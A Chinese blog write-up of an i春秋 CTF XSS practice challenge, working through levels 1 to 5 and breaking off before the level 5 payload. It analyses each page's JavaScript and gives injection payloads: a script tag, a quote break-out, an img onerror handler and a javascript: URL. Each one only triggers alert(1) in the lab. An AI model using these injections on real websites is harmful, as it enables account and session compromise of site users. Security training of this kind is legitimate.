i春秋 XSS闯关 wp

原创

Garybr0 于 2021-01-16 16:46:12 发布 1076 收藏 9


分类专栏： CTF writeup XSS 文章标签： XSS Web漏洞 沙箱逃逸

本文链接：https://blog.csdn.net/weixin_45253216/article/details/112709917

CTF writeup 同时被 2 个专栏收录

16 篇文章 0 订阅

订阅专栏



XSS

1 篇文章 0 订阅

订阅专栏


2021.1.16

~~又是菜鸡划水的一天。~~

最近看到了一个XSS题目，应该是i春秋这里刚上线的题，之前没有人做，这个属于《从0到1，CTFer成长之路》用来加深对XSS的理解最好不过了。

单击题目进入环境，发现是一个测试XSS的平台，说白了就是弹窗练习。


level1




F12什么都没发现，看到URL通过GET传入username，直接简单搞一波：

```
?username=<script>alert(1)</script>
```

果然，第一关就是easy



level2


不安全 | eci-2zehe6shyijmgtankna2.cloudeci1.ichunqiu.com/level2?username=xss
XSS test platform
Welcome xss
Elements Console Sources Network Performance Memory Application Security Audits
<html lang="zh">
<head>…</head>
<body> == $0
…
<script type="text/javascript">
if(location.search == ""){
location.search = "?username=xss"
}
var username = 'xss';
document.getElementById('ccc').innerHTML= "Welcome " + escape(username);
</script>
</body>
</html>
Styles Computed Event Listeners DOM Breakpoints Properties Accessibility
Filter :hov .cls
element.style {
}
html, body, .app-wrapper { level2?username=xss:10
position: relative;
width: 100%;
height: 100%;
margin: 0;
padding: 0;
}
body { user agent stylesheet
display: block;
margin: 8px;
}
Inherited from html
html { user agent stylesheet
color: -internal-root-color;
html body
Console
top Filter Default levels

第二关，F12看到了JS的代码，看到了对username进行了escape编码，不熟悉escape的看下面：

JavaScript escape() 函数

JavaScript 全局对象

定义和用法

escape() 函数可对字符串进行编码，这样就可以在所有的计算机上读取该字符串。

语法

```
escape(string)
```

参数	描述
string	必需。要被转义或编码的字符串。

返回值

已编码的 *string* 的副本。其中某些字符被替换成了十六进制的转义序列。


说明

该方法不会对 ASCII 字母和数字进行编码，也不会对下面这些 ASCII 标点符号进行编码： * @ - _ + . / 。其他所有的字符都会被转义序列替换。

该方法不会对 ASCII 字母和数字进行编码，也不会对下面这些 ASCII 标点符号进行编码： * @ - _ + . / 。其他所有的字符都会被转义序列替换。


我们的

```
?username=';alert(1);//

//这样插入到js中的代码就会变成

    if(location.search == ""){
     location.search = "?username=xss"
    }
    var username = '';alert(1);//';
```




level3

先尝试用level2的方法搜哈一波




我们本来要执行的代码被原封不动的当作username被显示出来了，就是因为username对输入进行了转意\，导致我们使用的要闭合前面的单引号，被真正的当作了一个用户名。又回去试了试土办法，也不太行。



现在的问题就是如何绕过转义，使弹窗代码执行,想起了另一个弹窗姿势，onerror。


```
?username=<img src=xxx onerror=alert(1)>

//利用插入图像的标签进行弹窗
//src表示图像路径，因为根本没有图，路径也是瞎搞的
//所以一定会发生错误onerror 然后执行错误提示
```



level4

话不多说，F12走一波。

```
    var time = 10;
    var jumpUrl;
    if(getQueryVariable('jumpUrl') == false){
     jumpUrl = location.href;
    }else{
     jumpUrl = getQueryVariable('jumpUrl');
    }
    setTimeout(jump,1000,time);
    function jump(time){
     if(time == 0){
      location.href = jumpUrl;
     }else{
      time = time - 1 ;
      document.getElementById('ccc').innerHTML= `页面${time}秒后将会重定向到${escape(jumpUrl)}`;
      setTimeout(jump,1000,time);
     }
    }
function getQueryVariable(variable)
{
       var query = window.location.search.substring(1);
       var vars = query.split("&");
       for (var i=0;i<vars.length;i++) {
               var pair = vars[i].split("=");
               if(pair[0] == variable){return pair[1];}
       }
       return(false);
}
```



页面一直在跳转,读JS源码可以大概明白什么意思，有一个参数jumpUrl，可以通过get方式传，如果get到的值不对，是false，就回到本地loaction.href，如果对就去jumpUrl。
先先象征性试一下

果然

jump函数的意思是从本地，跳到jumpUrl的地址去，不过要倒计时10s。
接着是重要的部分==function getQueryVariable(variable)==这个函数要看明白。
首先是windows.location

---

window.location 对象可用于获取当前页面地址（URL）并把浏览器重定向到新页面。

Window Location

window.location 对象可不带 window 前缀书写。

一些例子：


- window.location.href 返回当前页面的 href (URL)

- window.location.href 返回当前页面的 href (URL)
- window.location.hostname 返回 web 主机的域名
- window.location.pathname 返回当前页面的路径或文件名
- window.location.protocol 返回使用的 web 协议（http: 或 https:）
- window.location.assign 加载新文档


有两个还需要知道的是port端口号。search是查询从？开始的URL部分。

getQueryVariable函数里面的query就是?后面的内容，比如http://localhost:80/level4?123，这样的话query就是123，vars是query以&作为分隔符分隔后形成的数组。简单来说就是相当于获得了每个参数。然后遍历每个参数。将每个参数以=为分隔符再分隔形成数组，这样pair[0]相当于参数名，pair[1]相当于值。接着进行判断，if(pair[0] == variable){return pair[1];}
然后在大佬的提示下知道了利用JS的伪协议弹窗，具体什么是JS伪协议再做补充。

```
level4?jumpUrl=javascript:alert(1)
```



level5




进入level5是一个表单提交页面，F12源码如下

```
    if(getQueryVariable('autosubmit') !== false){
     var autoForm = document.getElementById('autoForm');
     autoForm.action = (getQueryVariable('action') == false) ? location.href : getQueryVariable('action');
     autoForm.submit();
    }else{

    }
function getQueryVariable(variable)
{
        var query = window.location.search.substring(1);
        var vars = query.split("&");
        for (var i=0;i<vars.length;i++) {
                var pair = vars[i].split("=");
                if(pair[0] == variable){return pair[1];}
        }
        return(false);
}
```

getQueryVariable函数和上个题是一样的，想起差不多的利用思路，主要看上一个代码段，首先必须满足if条件getQueryVariable('autosubmit') !== false
才能往下进行，这个好解决，只需要把autosubmit给个值就行，第二个需要满足
autoForm.action = (getQueryVariable('action') == false) ? location.href : getQueryVariable('action');
就是action也不能是false。所以构造payload如下，总体上和level没差太多。

